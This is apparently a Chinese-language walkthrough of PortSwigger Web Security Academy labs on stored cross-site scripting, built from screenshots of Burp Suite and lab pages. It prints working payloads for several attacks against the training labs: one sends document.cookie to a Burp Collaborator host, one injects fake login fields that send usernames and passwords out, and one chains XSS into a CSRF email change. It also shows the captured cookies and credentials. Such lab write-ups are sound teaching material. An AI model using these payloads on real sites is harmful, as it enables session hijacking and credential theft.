
```
firstPElement.innerHTML =  
newInnerHTML  
}  
  
firstPElement.appendChild(avatarImgElement);  
  
commentSection.appendChild(firstPElement);  
  
if (comment.body) {  
    let commentBodyPElement =  
document.createElement("p");  
    commentBodyPElement.innerHTML =  
escapeHTML(comment.body);  
  
commentSection.appendChild(commentBodyPElement);  
}  
  
commentSection.appendChild(document.createElement("p"));  
  
userComments.appendChild(commentSection);  
}  
}  
};  
  
</script>
```

简单看一下这两段代码就可以发现怎么绕过了


```
"<>".replace('<', '&lt;').replace('>', '&gt;')  
"<><>".replace('<', '&lt;').replace('>', '&gt;')
```

```
//0a26007204819349c01d14eb005c00ff.web-security-academy.net/resources/js/searchResults.js
    > "<>".replace('<', '&lt;').replace('>', '&gt;')
    < '&lt;&gt;'
    > "<><>".replace('<', '&lt;').replace('>', '&gt;')
    < '&lt;&gt;<>'
```

看下源码



```
    > "return html.replace('<', '&lt;').replace('>', '&gt;')
    < '&lt;&gt;'
```



```
    * Replaces text in a string, using a regular expression or search string.
    * @param searchValue A string to search for.
    * @param replaceValue A string containing the text to replace for every successful match of searchValue in this string.
    */
    replace(searchValue: string | RegExp, replaceValue: string): string;

    /**
     * Replaces text in a string, using a regular expression or search string.
     * @param searchValue A string to search for.
     * @param replacer A function that returns the replacement text.
     */
    replace(searchValue: string | RegExp, replacer: (substring: string, ...args: any[]) => string): string;

    /**
     * Finds the first substring match in a regular expression search.
     * @param regexp The regular expression pattern and applicable flags.
     */
    search(regexp: string | RegExp): number;

    /**
     * Returns a section of a string.
     * @param start The index to the beginning of the specified portion of stringObj.
     * @param end The index to the end of the specified portion of stringObj. The substring includes the characters up to, but not including, the character indicated by end.
     * If this value is not specified, the substring continues to the end of stringObj.
     */
    slice(start?: number, end?: number): string;

    /**
     * Split a string into substrings using the specified separator and return them as an array.
     * @param separator A string that identifies character or characters to use in separating the string. If omitted, a single-element array containing the entire string is returned.
     * @param limit A value used to limit the number of elements returned in the array.
     */
    split(separator: string | RegExp, limit?: number): string[];
```

同样我们对比着js响应去查看下

Burp Suite - Target - Proxy - Intruder - Repeater - Window - Help - Hacktower

Dashboard Site map Scope Issue definitions

Filter: Hiding not found items: hiding CSS, image and general binary content; hiding 4xx responses; hiding 5xx responses

Contents

Host Method https://0a9f002b03153a1fc000621d001f0017.web-sec POST /post

Request

```

GET /post?commentId=1 HTTP/1.1
Host: 0a9f002b03153a1fc000621d001f0017
Cookie: session=cg_PVvX3NqM9t5eH2JfP
Sec-Cr-Hu-Name: (.Net A Brand)~`~8
Sec-Cr-Hu-Value: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrom/99.0.4844.74 Safari/537.36
Sec-Cr-Hu-Platform: Windows
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

```

Response

```

    'avatar': '',
    'website': '',
    'date': '2022-11-14T11:52:30.185Z',
    'body': 'Is there a way I can download all your blogs in an eBook?',
    'author': 'Lee Onmee'
},
{
    'avatar': '',
    'website': 'https://1.com#111',
    'date': '2022-11-18T04:27:58.169454726Z',
    'body': '1',
    'author': 'wanan'
}

```

0 matches

<>

尝试下

Tenn O'Clock | 07-11-2022
Do you do personal appearances?

Lee Onmee | 14-11-2022
Is there a way I can download all my blogs in an eBook?

1 | 18-11-2022
1

wanan | 18-11-2022
<>

Leave a comment

Comment:
<>

Name: admin

Email: 11aa@qq.com

Website: <https://1.com#111>

Post Comment

WebSecurity Academy

Congratulations, you solved the lab!

Home

What Can 5G Do For You?

Mary Christmas | 24 October 2022

In a world where virtual reality has become the new reality, nothing is impossible. Household appliances are becoming robots in their own right. We were treated to an advance viewing of How Your Home Can Work For You; forget smart technology which is limited to dimming your lights, or controlling room temperature, prepare to be amazed.

Let's start with the refrigerator. The days of popping your head in to find you have run out of milk,

1.13 利用跨站点脚本窃取 cookie(13)

Google 已翻译为以下语言：中文 (简体) 显示原文

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » 跨站脚本 » 利用 » 实验室

实验室：利用跨站点脚本窃取 cookie

从业者 LAB 未解决

本实验在博睿评论功能中包含一个**存储型 XSS 漏洞**。一个模拟的受害者用户在发布后查看所有评论。为了解决实验室问题，利用该漏洞泄露受害者的会话 cookie，然后使用此 cookie 冒充受害者。

笔记
为了防止学院平台被用来攻击第三方，我们的防火墙阻止了实验室与任意外部系统之间的交互。要解决实验室问题，您必须使用 Burp Collaborator 的默认公共服务器。

一些用户会注意到这个实验室有一个不需要 Burp Collaborator 的替代解决方案。然而，它远没有泄露 cookie 那么微妙。

访问实验室

跟踪您的进度

| | | |
|-----------|------------|--------|
| 学习资料: | (查看全部) | 0 |
| 0% | | |
| 漏洞实验室: | (查看全部) | 0 |
| 15% | | |
| 关卡进度: | | |
| 12 共 52 张 | 24 共 143 页 | 0 共 35 |
| 学徒 | 从业者 | 专家 |

你的水平:

尝试下

a massive trek and you don't want to be having to return to the tent any earlier than you wanted
Get yourself everything you need and do a check, money, sun screen, coat - whatever it is make
sure you have it!
Oh and I didn't even need to mention the toilet situation!

Comments

 Wendy House | 24 October 2022
If I like something I am usually very blunt about it. Nice

Leave a comment

Comment:

<script>alert(1)</script>

Name:

wanan

Email:

11@qq.com

Website:

<https://1.com#111>

< Back to Blog




存在XSS



```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
    // 向服务器请求并获取其中的内容
    method: 'POST',
    mode: 'no-cors',
    // 当遇到cors错误时进行静默处理不抛出异常
    body:document.cookie
    // 正文是cookie
});
</script>
```

那么这里的url当然应该是攻击者能够接收信息的url



The screenshot shows the Burp Suite interface. The 'Burp' tab is selected in the top navigation bar. A context menu is open under the 'Intercept' menu item, with 'Burp Collaborator client' highlighted. The main panel displays a blue traffic light icon with the text 'Intercept is off' below it. A tooltip explains: 'When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.' Below the tooltip are two buttons: 'Learn more' and 'Open browser'. The bottom portion of the screen shows a comment section from a blog post. A user named 'wanan' has posted a comment containing a script that sends a POST request to 'https://1x7rsu1kv7ajp9qo756kjsbjh95y.burpcollaborator.net'. The comment form includes fields for Name, Email, and Website, and a 'Post Comment' button.

Scott Com | 01 November 2022
My best friend Steve ran off with my wife yesterday. Well, he's only been my best friend since yesterday.

Nish N'Chips | 01 November 2022
Shared.

Freda Wales | 11 November 2022
Family is the most important thing in the world to me.

Leave a comment

Comment:

```
<script>
fetch('https://1x7rsu1kv7ajp9qo756kjsbjh95y.burpcollaborator.net', {
  method: 'POST',
  mode: 'no-cors',
  body: document.cookie
});
</script>
```

Name:
wanan

Email:
11@qq.com

Website:
<https://11.com>

[Post Comment](#)

< Back to Blog

这里便拿到了cookie

WebSecurity Academy Exploiting cross-site scripting to steal cookies

Back to Your course

B Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

| # | Time | Type | Comment |
|---|-------------------------|------|-------------------------------|
| 1 | 2022-11-18 10:00:25 UTC | DNS | 9x7rfsu1kv7ajp9qo7i56kjbjh95y |
| 2 | 2022-11-18 10:00:25 UTC | DNS | 9x7rfsu1kv7ajp9qo7i56kjbjh95y |
| 3 | 2022-11-18 10:00:25 UTC | HTTP | 9x7rfsu1kv7ajp9qo7i56kjbjh95y |

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex \n Select extension...

```

1 Host: 9x7rfsu1kv7ajp9qo7i56kjbjh95y.burpcollaborator.net
2 Content-Type: application/javascript
3 Content-Length: 81
4 Sec-Ch-Ua: "Not(A:Brand);v=8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Fetch-Dest: script
8 Sec-Fetch-Mode: no-store
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-User: ?1
11 Origin: https://0ada009f048e8de7c0b26588002a00e9.web-security-academy.net
12 Referer: https://0ada009f048e8de7c0b26588002a00e9.web-security-academy.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US
15 Secret: eKuHvAg83R0DvVagYoxQuBZqbG3Nk8n; session=X9Aj4XBgzsFwVhAy3XaIGxsMEGmSwp
16 
```

Inspector

Request Attributes 2

Request Body Parameters 1

Request Headers 16

Close

尝试使用cookie登录

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Dashboard Target **Proxy** Intruder Repeater Window Help Hackvertor

Intercept HTTP history WebSockets history Options

Request to https://0ada009f048e8de7c0b26588002a00e9.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser Comment this item **HTTP/1** ?

Pretty Raw Hex \n Select extension...

```

1 GET /login HTTP/1.1
2 Host: 0ada009f048e8de7c0b26588002a00e9.web-security-academy.net
3 Cookie: secret=eKuHvAg83R0DvVagYoxQuBZqbG3Nk8n; session=X9Aj4XBgzsFwVhAy3XaIGxsMEGmSwp
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not(A:Brand);v=8", "Chromium";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ada009f048e8de7c0b26588002a00e9.web-security-academy.net/post/comment/confirmation?postId=8
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20 
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 2

Request Headers 17

Search... 0 matches

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account

Login

Username

Password

1.14 利用跨站点脚本捕获密码(14)

Google 已翻译为以下语言： 中文 (简体) | 显示原文

PortSwigger 登出 我的账户

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » 跨站脚本 » 利用 » 实验室

实验室：利用跨站点脚本捕获密码

从业者 LAB 未解决

本实验在博睿评论功能中包含一个存储型 XSS 漏洞。一个模拟的受害者用户在发布后查看所有评论。为了解决实验室问题，利用该漏洞泄露受害者的用户名和密码，然后使用这些凭据登录受害者的帐户。

笔记

为了防止学院平台被用来攻击第三方，我们的防火墙阻止了实验室与任意外部系统之间的交互。要解决实验室问题，您必须使用 Burp Collaborator 的默认公共服务器。

一些用户会注意到这个实验室有一个不需要 Burp Collaborator 的替代解决方案。然而，它远没有泄露凭据那么微妙。

访问实验室

跟踪您的进度

| 学习资料 | 查看全部 |
|------|------|
| 0% | 0 |

| 漏洞实验室 | 查看全部 |
|-------|------|
| 16% | 0 |

| 关卡进度 |
|-------------|
| 学徒 共 52 张 |
| 从业者 共 143 页 |
| 专家 共 35 |

你的水平：

Anna Netherthing | 03 November 2022
Are you skipping school for this?

Paige Turner | 07 November 2022
Would it be possible to share this on my own blog? I'm too lazy to come up with my own stuff these days.

Carrie Atune | 15 November 2022
I don't know how you do it, brilliant again!

Leave a comment

Comment:
<script>alert(1)</script>

Name:

wanan

Email:

11@qq.com

Website:

<https://1.com>

< Back to Blog



存在XSS



这里的目的是让我们去获取到用户的姓名和密码

这样尝试下

The screenshot shows a code editor with a Python file open. The code contains an HTML snippet with an 'onchange' event handler:

```
<input name=username id=username>
<input type=password name=password onchnage="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{>
```

A tooltip is displayed over the 'onchnage' part of the code, providing information about the 'onchange' event:

当用户提交对元素值的更改时，将为<input>、<select>和<textarea>元素触发change事件。与input事件不同，change事件不一定会在每次更改元素value时触发。

根据被更改的元素的类型以及用户与元素交互的方式，change事件会在不同的时刻触发。

HTML 规范列出了应触发change事件的<input>类型。

受支持的场地：Chrome、Chrome Android、Edge、Firefox、IE 9、Opera 9、Safari 3、Safari iOS

Mozilla 贡献者：CC BY-SA 2.5 developer.mozilla.org 的“onchange” ;

```
<input name=username id=username>
<input type=password name=password
onchnage="if(this.value.length)fetch('https://u50cnd
2msgfvrahbwssqeq5rdj4pwd1.burpcollaborator.net',{>
//      当长度改变就发请求出去
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

The screenshot shows a blog post page with a comment section and a comment form.

Comments

Schmidt Happens | 02 November 2022
Must catch up soon.

Sandy Pants | 17 November 2022
What a stunning sight. Sorry, just saw my neighbour walk out the shower. Decent blog though.

Leave a comment

Comment:

```
<input name=username id=username>
<input type=password name=password
onchnage="if(this.value.length)fetch('https://u50cnd2msgfvrahbwssqeq5rdj4pwd1.burpcollaborator.net',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

Name: wan'an

Email: 123456@test.com

Website: https://1.com#111

Post Comment

成功拿到账号密码

WebSecurity Academy Exploiting cross-site scripting to capture passwords

Back to lab description >>

The history of swigging port
Jack Ache | 23 October 2022

The 'discovery' of port dates back to the late Seventeen upon the drink in Portugal and then stumbled even though it has been said since then that Portugal is the mother of port and that Britain is the father, which loosely translates as Portugal does all the hard work of growing and birthing the product, while Britain shows up on evenings and weekends just for the fun stuff.

Portugal was the only nation willing to sell port to Britain, with France, Spain and Italy denying their service, a policy that seems highly likely to return in the months to come. Yet, back then, it was a

Burp Collaborator client

Click 'Copy to clipboard' to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result in a response containing the string 'Administrator' will be highlighted in orange.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
9	2022-11月-18 11:09:46 UTC	DNS	9v5rdss1lv5ahp7qm7g54khs9jfd32	
10	2022-11月-18 11:09:46 UTC	DNS	9v5rdss1lv5ahp7qm7g54khs9jfd32	
11	2022-11月-18 11:09:46 UTC	HTTP	9v5rdss1lv5ahp7qm7g54khs9jfd32	

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex In Select extension... Inspector

Host: 9v5rdss1lv5ahp7qm7g54khs9jfd32.burpcollaborator.net
Connection: keep-alive
Content-Length: 34
sec-ch-ua: "Not A Brand";v="1", "Chromium", "107.0.5304.110"
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.110
Safari/537.36
Accept: */*
Content-Type: text/plain;charset=UTF-8
Origin: https://0x400f304f19227e0e21f7c004c001d.web-security-academy.net
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://0x400f304f19227e0e21f7c004c001d.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
administrator: rzaect9ar#998mbv1122

② Click 'Copy to clipboard' to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result in a response containing the string 'Administrator' will be highlighted in orange.

WebSecurity Academy Exploiting cross-site scripting to capture passwords

Back to lab description >>

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning](#)

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

要保存密码吗?
用户名: administrator
密码:

保存 一概不

1.15 利用 XSS 执行 CSRF(15)

Google 已翻译为以下语言: 中文 (简体) | 显示原文

登出 我的账户

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 利用 » 实验室

实验室: 利用 XSS 执行 CSRF

从业者 未解决

凸 LAB

本实验在博客评论功能中包含一个存储型 XSS 漏洞。为了解决实验室问题, 利用该漏洞执行 CSRF 攻击并更改查看博客帖子评论的人的电子邮件地址。

您可以使用以下凭据登录到您自己的帐户: wiener:peter

学习路径

如果您遵循我们建议的 [学习路径](#), 请注意本实验需要对我们尚未涵盖的主题有一定的了解。如果您遇到困难, 请不要担心; 一旦您进一步发展了知识, 请稍后再回来尝试。

访问实验室

跟踪您的进度

学习资料: 0% (查看全部)

漏洞实验室: 16% (查看全部)

关卡进度:

- 学徒: 12 共 52 张
- 从业者: 26 共 143 页
- 专家: 0 共 35

你的水平:



给了个账号密码 wiener:peter 还说有csrf

先看下 XSS

Comments

Scott Com | 03 November 2022
Thank you for introducing me to a brand-new feeling. Enjoying being on the internet.

Si Test | 13 November 2022
I'd love to illustrate your posts for you, I'm really good at colouring in.

Mike Pleasure | 14 November 2022
Do you know which products contain palm oil?

Leave a comment


Comment:
<script>alert(1)</script>

Name: wan'an

Email: 11@qq.com

Website: <https://1.com#111>

[Post Comment](#)





测试下csrf

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/my-account/change-email` with the following payload:

```
POST /my-account/change-email HTTP/1.1
Host: 0a8a0008037ef2cdc08d26f100000e3.web-security-academy.net
Cookie: session=0PJIIE045Uscdieffp0U2921yjgpbED
Content-Length: 55
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not A Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://0a8a0008037ef2cdc08d26f100000e3.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://0a8a0008037ef2cdc08d26f100000e3.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
email=11w40qq.com&csrf=bxRUDarVJultBnGd9LOWELcXgBeGvXR
```
- Response:** An HTTP 303 Found response with the Location header pointing to `/my-account`.
- Inspector:** Shows the Request Attributes, Request Headers, and Response Headers sections.

重放这个csrf值试试 发现可以重复使用

Request URL: https://0xa8a0008037ef2cd08d26f1000000e3.web-security-academy.net:443

Request Headers:

```

1 GET /academy/labHeader HTTP/1.1
2 Host: 0xa8a0008037ef2cd08d26f1000000e3.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
7 Upgrade-Insecure-Request: 1
8 Origin: https://0xa8a0008037ef2cd08d26f1000000e3.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: session=ngOPIB6Q45ccdl6fpBU293YycgbBD
13 Sec-WebSocket-Key: Q0ccHsstHIMuxsP1PhIy~~
14
15

```

尝试下

```

var changeReq = new XMLHttpRequest();
changeReq.open('post', '/my-account/change-email',
true);
changeReq.send('csrf=bzRUDarVJuLrBhGd9L0WOELcXgBeGvX
R&email=123@test.com')

```

WebSecurity Academy | Exploiting XSS to perform CSRF

My Account

Your username is: wiener
Your email is: 123@test.com

Email

控制台 源代码 网络 内存 性能 应用 Lighthouse HackBar DOM Invader AdBlock

```

var changeReq = new XMLHttpRequest();
changeReq.open('post', '/my-account/change-email', true);
changeReq.send('csrf=bzRUDarVJuLrBhGd9L0WOELcXgBeGvX
R&email=123@test.com')

```

可以执行 但是这里的 csrf 值有点局限性我们换一种写法

```

<script>
  var req = new XMLHttpRequest();
  req.onload = handleResponse;

```

```

//onload代表在xml执行完之后执行的代码
req.open('get', '/my-account', true);
req.send();

function handleResponse() {
    var token =
this.responseText.match(/name="csrf" value="(\\w+)"*/
[1];
    // 正则匹配出其中的csrf值
    var changeReq = new XMLHttpRequest();
    //发送新的请求去更改邮箱
    changeReq.open('post', '/my-account/change-
email', true);
    changeReq.send('csrf=' + token +
'&email=test@test.com');
}

</script>

```

The screenshot shows a blog post with several comments. The comment from 'wanan' at the bottom contains the exploit code. The code is a JavaScript snippet designed to change the user's email address. It uses XMLHttpRequest to send a POST request to the '/my-account/change-email' endpoint with a csrf token and a new email address ('test@test.com'). The code is wrapped in a function named 'handleResponse'.

Scott Com | 03 November 2022
Thank you for introducing me to a brand-new feeling. Enjoying being on the internet.

Si Test | 13 November 2022
I'd love to illustrate your posts for you, I'm really good at colouring in.

Mike Pleasure | 14 November 2022
Do you know which products contain palm oil?

wanan | 18 November 2022

Leave a comment

Comment:

```

req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\\w+)"*/)[1];
    // 正则匹配出其中的csrf值
    var changeReq = new XMLHttpRequest();
    //发送新的请求去更改邮箱
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf=' + token + '&email=test@test.com');
}
</script>

```

Name:
wanan

Email:
11@qq.com

Website:
https://1.com

Post Comment

